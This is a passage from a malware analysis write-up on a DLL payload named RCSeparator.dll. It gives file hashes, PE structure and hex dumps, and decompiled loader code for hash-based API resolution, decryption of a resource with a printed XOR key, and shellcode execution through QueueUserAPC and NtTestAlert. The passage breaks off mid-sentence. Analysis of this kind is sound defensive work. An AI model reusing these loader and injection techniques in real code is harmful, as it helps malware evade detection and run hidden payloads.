
3. Analyze easyMicrosoftHop.jpg payload (*RCSeparator.dll – 48cba467be618d42896f89d79d211121*)

This file is not available on VT, however if search by *imphash: f34a0f23e05f2c2a829565c932b87430* will get the same payloads. These payloads have been uploaded to VT recently:



	Detections	Size	First seen	Last seen	Submitters
624F6EE3F87AC829557F677F5E2569B533F3B67631681781404C96986C1278C7 RCSeparator.EXE pedll overlay	36 / 67	476.19 KB	2021-10-12 12:08:05	2021-10-12 12:08:05	1
D334C64699930EB7509FD509FAFDA22F4FF918704CFB41F35F533B0872880C4D RCSeparator.EXE pedll overlay detect-debug-environment long-sleeps persistence	36 / 67	476.19 KB	2021-10-12 12:03:14	2021-10-12 12:03:14	1
BEBBFF661D480E98D24734DC5D65CC2373835DB9B86F18636EA082059FA80FDF RCSeparator.EXE pedll overlay	45 / 67	476.19 KB	2021-10-12 11:20:16	2021-10-12 11:20:16	1
87208AF0956C2F4D9BD4C56938C7CE15FDE46123BAC62CDEFFF6A245BE615A7E RCSeparator.EXE pedll overlay	38 / 67	476.19 KB	2021-10-12 11:06:49	2021-10-12 11:06:49	1
41DC16FB1026D51702E4387581D123752F4FDBE70D8837B7755044FA7011A2D6 RCSeparator.EXE pedll overlay detect-debug-environment long-sleeps persistence	37 / 67	476.19 KB	2021-10-12 10:44:40	2021-10-12 10:44:40	1

Examining this payload, this is a Dll with the original name is **RCSeparator.dll**, and it has one exported function is **DllRegisterServer**.




Offset	Name	Value	Meaning
2EEB0	Characteristics	0	
2EEB4	TimeDateStamp	60E4DB9A	Tuesday, 06.07.2021 22:39:22 UTC
2EEB8	MajorVersion	0	
2EEBA	MinorVersion	0	
2EEBC	Name	2EEE2	RCSeparator.dll
2EEC0	Base	1	
2EEC4	NumberOfFunctions	1	
2EEC8	NumberOfNames	1	
2EECC	AddressOfFunctions	2EED8	
2EED0	AddressOfNames	2EEDC	
2EED4	AddressOfNameOrdinals	2EEE0	

Exported Functions [1 entry]


Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2EED8	1	195D	2EEF2	DllRegisterServer	

The file’s metadata info is as follows:



CompanyName =
FileDescription = RCSeparator MFC Application
FileVersion = 1, 0, 0, 1
InternalName = RCSeparator
LegalCopyright = Copyright (C) 2003
LegalTradeMarks =
OriginalFilename = RCSeparator.EXE
ProductName = RCSeparator Application
ProductVersion = 1, 0, 0, 1
Comments = ***

The sample is not packed, but through a quick check the sections information, it can be seen that its code has been obfuscated, and the **.rsrc** section is likely to contain an encrypted payload.


Sections viewer : [easyMicrosoftHop.jpg] 5 sections - alignment : 1000h [easyMicrosoftHop.jpg] 5 sections - alignment : 1000h [easyMicrosoft...

Nr	Virtual offset	Virtual s...	RAW Da...	RAW size	Flags	Name	First bytes (hex)	Fir...	sect. Stats
01 ep	00001000	00024D7A	00001000	00025000	60000020	.text	8B 44 24 04 85 C0 74 1E 83	D...	Crypted maybe - 8.1319 % ZERO
02 im	00026000	00008F04	00026000	00009000	40000040	.rdata	54 EE 02 00 42 EE 02 00 30	T ...	Very not packed - 37.3047 % ZERO
03	0002F000	00005D20	0002F000	00003000	C0000040	.data	D8 86 02 10 00 00 00 00 2E	...	Very not packed - 66.3737 % ZERO
04 rs	00035000	0003C6C8	00032000	0003D000	40000040	.rsrc	00 00 00 00 00 00 00 00 04	...	Packed - 4.0215 % ZERO
05	00072000	00007014	0006F000	00008000	42000040	.reloc	00 10 00 00 EC 00 00 00 98	...	Very not packed - 68.2831 % ZERO

```
Overlay :   C3 8C C3 9A 39 CF 31 38 C3 A4 0A 50 C3 8F 10 68 22 C2 85 3A C2 9E C2 8F 4F C3 85 36 4E 4C 28 00   |   9 18  P  □h"  :   O  6NL(
End of file : 42 C2 A4 46 C2 96 C3 BB 23 59 C3 9A 5F 02 C2 83 6B 04 6E 69 C3 B0 C2 B4 C2 A3 16 2A 65 1D C3 8E  |  B  F   #Y _   k□ni    □*e
```


Section status : 05 □ Executable □ Readable □ Writable

Section size : 32 KB

All sections size : 476 KB

-> RAW decimal size : 32768 bytes = 32.00 kb = 0.03 MB <- Section can be discarded (e.g. .reloc)

By viewing resources in this sample, I found a resource named **HTML**, size **0x38333** bytes, containing random bytes. I guess that it will use this resource to decode a new payload.




```
0003633C E6 0C 79 0B 83 C2 DE F9 4E 6F CA 22 D7 1F 14 B6    y     No "
0003634C 8C D3 1A 1E 28 B3 ED 84 5A 77 0F 96 56 7F 37 EB      (   Zw  V 7
0003635C 55 16 C8 74 20 71 DF CF 01 60 92 50 7A E1 D6 A5   U  t q    ` Pz
0003636C BE 5F 32 41 3D 55 4E 19 16 7D C8 33 E5 29 4C 7A    _2A=UN  } 3 )Lz
0003637C 47 0D B6 46 B2 2F DB 96 ED 2B CC C8 A4 3D A6 03   G  F /   +   =
0003638C B4 43 37 91 ED D4 AC 3E AC 87 20 A7 AD B6 CB 14    C7    >
0003639C 4E D4 D8 19 93 D2 6B D7 23 F7 24 89 96 B9 A5 6B   N     k # $    k
000363AC 96 04 61 AA 52 28 7C 09 B1 1C 4E 99 B4 A7 AD 10     a R(|   N
000363BC B3 7A E8 0B F6 61 E3 64 BF FF 80 53 FC 27 BA D2    z   a d   S '
         E4 1E 47 B3 7B 44 FF 0E BA 1A 1B 99 C8 A7 04 03     G {D
000363DC DA EA 8B 7B 2B 9F CD FB 43 72 E9 84 AC 3A 09 BA       {+   Cr    :
000363EC 65 55 46 1E F5 C9 F2 10 C1 14 BE C9 A3 3A 8E E2   eUF            :
000363FC BB EA 9A 9F 8B 8E F6 8D 20 DA A1 61 F1 C5 78 8F                a  x
0003640C 3B 3B B9 02 1D FC 26 22 DA 52 9B 2D B7 7B 83 71   ;;     &" R - { q
0003641C 8F 0F D0 5F 49 70 1E EA 28 6D AC 00 88 37 B9 1C       _Ip  (m   7
0003642C 51 6B 28 8A 8F 9E 73 11 2A B7 25 C8 14 ED 16 71   Qk(    s * %    q
0003643C A6 40 03 FF 61 DD 63 66 83 92 80 E1 28 F8 40 F3    @  a cf     ( @
0003644C 6D BB C5 C6 EB 66 E6 45 E5 99 94 F4 B3 C1 08 9B   m     f E
0003645C 22 02 BC DB 6D 0F 80 D0 48 72 4D AC 42 65 6A 3B   "    m   HrM Bej;
0003646C 30 52 F3 01 88 FD B5 E2 EF A7 6B 01 72 65 ED DA   0R          k re
0003647C DB 59 11 D5 FD 25 CD 5B 62 B8 17 89 7B D0 BE B9    Y    % [b    {
0003648C 93 C4 39 24 70 AD E2 8C F8 7F A2 2B 89 BA 73 22     9$p       +  s"
```

38333 / 3633C

Selection - Offset: 0 Length: 38333

Analysis code of the payload at the **DllRegisterServer** function shows that it does the following:


Find the base address of **kernel32.dll**, **ntdll.dll**:



```
kernel32_base_addr = f_get_module_base_addr(wsz_kernel32_dll) + 3;
ntdll_base_addr = f_get_module_base_addr(wsz_ntdll_dll) + 3;
```

```
while ( TRUE )
{
  v7 = g_val_764676576 * (v6 + 1);
  entry = ADJ(curr_entry);
  if ( !&ADJ(curr_entry)[v5 * (5 * (v5 + 3 * v6) + 2 - v7)] )
  {
    goto next_entry;
  }
  wsz_base_dll_name = entry->BaseDllName.Buffer;
  if ( !&wsz_base_dll_name[v5 * (5 * (v5 + 3 * v6) + 2 - v7)] )
  {
    goto next_entry;
  }
  cmp_flag = _wcsicmp(wsz_base_dll_name, &sz_module_name[v5 * (5 * v5 + v6 * (0xF - g_val_764676576) - g_val_764676576 + 2)]);
  v5 = g_val_8456345;
  // return dll base addr
  if ( !cmp_flag )
  {
    return entry->DllBase + 4 * g_val_8456345 * (5 * g_val_8456345 + g_val_65336254 * (0xF - g_val_764676576) - g_val_764676576 + 2);
  }
  v6 = g_val_65336254;
next_entry:
  curr_entry = ADJ(curr_entry)->InMemoryOrderLinks.Flink;
  if ( v12 == curr_entry )
  {
    return FALSE;
  }
}
```

Get the addresses of APIs for later use in **kernel32.dll**, **ntdll.dll** based on pre-computed hashes.




```
VirtualAlloc_0 = f_dyn_resolve_apis(kernel32_base_addr, 0×F4F90662);
VirtualAllocExNuma = f_dyn_resolve_apis(kernel32_base_addr, 0×DBA89EA5);
WriteProcessMemory = f_dyn_resolve_apis(kernel32_base_addr, 0×2B2426BB);
GetCurrentThread_0 = f_dyn_resolve_apis(kernel32_base_addr, 0×3BD48C02);
QueueUserAPC = f_dyn_resolve_apis(kernel32_base_addr, 0×8246D9A8);
NtTestAlert = f_dyn_resolve_apis(ntdll_base_addr, 0×34AD12B8);
LdrFindResource_U = f_dyn_resolve_apis(ntdll_base_addr, 0×B7EF610F);
LdrAccessResource = f_dyn_resolve_apis(ntdll_base_addr, 0×26513BBF);
```

```
>>> def calc_api_hash(api_name):
        if api_name is None:
                return 0
        calced_hash = 0x0

        for i in range(len(api_name)):
                c = ord(api_name[i])
                if c >= 0x61:
                        c = c - 0x20
                calced_hash = (c + ror(calced_hash, 0xD, 32)) & 0xFFFFFFFF

        return (calced_hash - 0x3B35B7BA) & 0xFFFFFFFF

>>>
>>> print hex(calc_api_hash("VirtualAlloc"))
0xf4f90662L
```

```
while ( TRUE )
{
  api_addr = base_addr + pFuncAddrTbl[pHintsTbl[i]];
  if ( f_calc_api_hash((base_addr + pFuncNameTbl[i])) == pre_api_hash )
  {
    break;
  }
  if ( ++cnt ≥ num_of_export_names )
  {
    return FALSE;
  }
  pFuncAddrTbl = v11;
  i = cnt;
}
return api_addr;
```

```
calced_hash = 0;
while ( 1 )
{
  LOBYTE(c) = *func_name;
  if ( !*func_name )
  {
    break;
  }
  tmp = __ROR4__(calced_hash, 0×D);
  c = c;
  // convert to upper case
  if ( c ≥ 'a' )
  {
    c = c - 0×20;
  }
  calced_hash = c + tmp;
  ++func_name;
}
return calced_hash - 0×3B35B7BA;
```


Use the resolved APIs to access and get the entire content of the resource that was mentioned above:



```
  // load resource data
  ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);
```


```
ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) ≥ 0 )
{
  LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAllocExNuma(0×FFFFFFFF, 0, *ResourceLength, val_8192 | 0×1000, val_64, 0);
}
else
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0×1000, val_64);
}
WriteProcessMemory(0×FFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;
```

Decode to shellcode and execute this shellcode by using **QueueUserAPC and NtTestAlert** functions.



```
ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
  ptr_xor_key,
  "<R3a_c^mCNw4+^6Mle7<GHZIX9jim>EJW9<FL@1U@u7TkAW>$6uJbmk4#XvAPm$8",
  3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 0×41);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread_0();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;
```


Dump shellcode for further analysis. Parse this shellcode and found that it has **3 embedded** Dlls as following:



```
Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3e1e size 212480 bytes.
3 PE file(s) found from the whole file.
```

4. Analyze shellcode

The code of the above shellcode will call the **f_dll_loader** function to load the first Dll into memory with the following parameter:

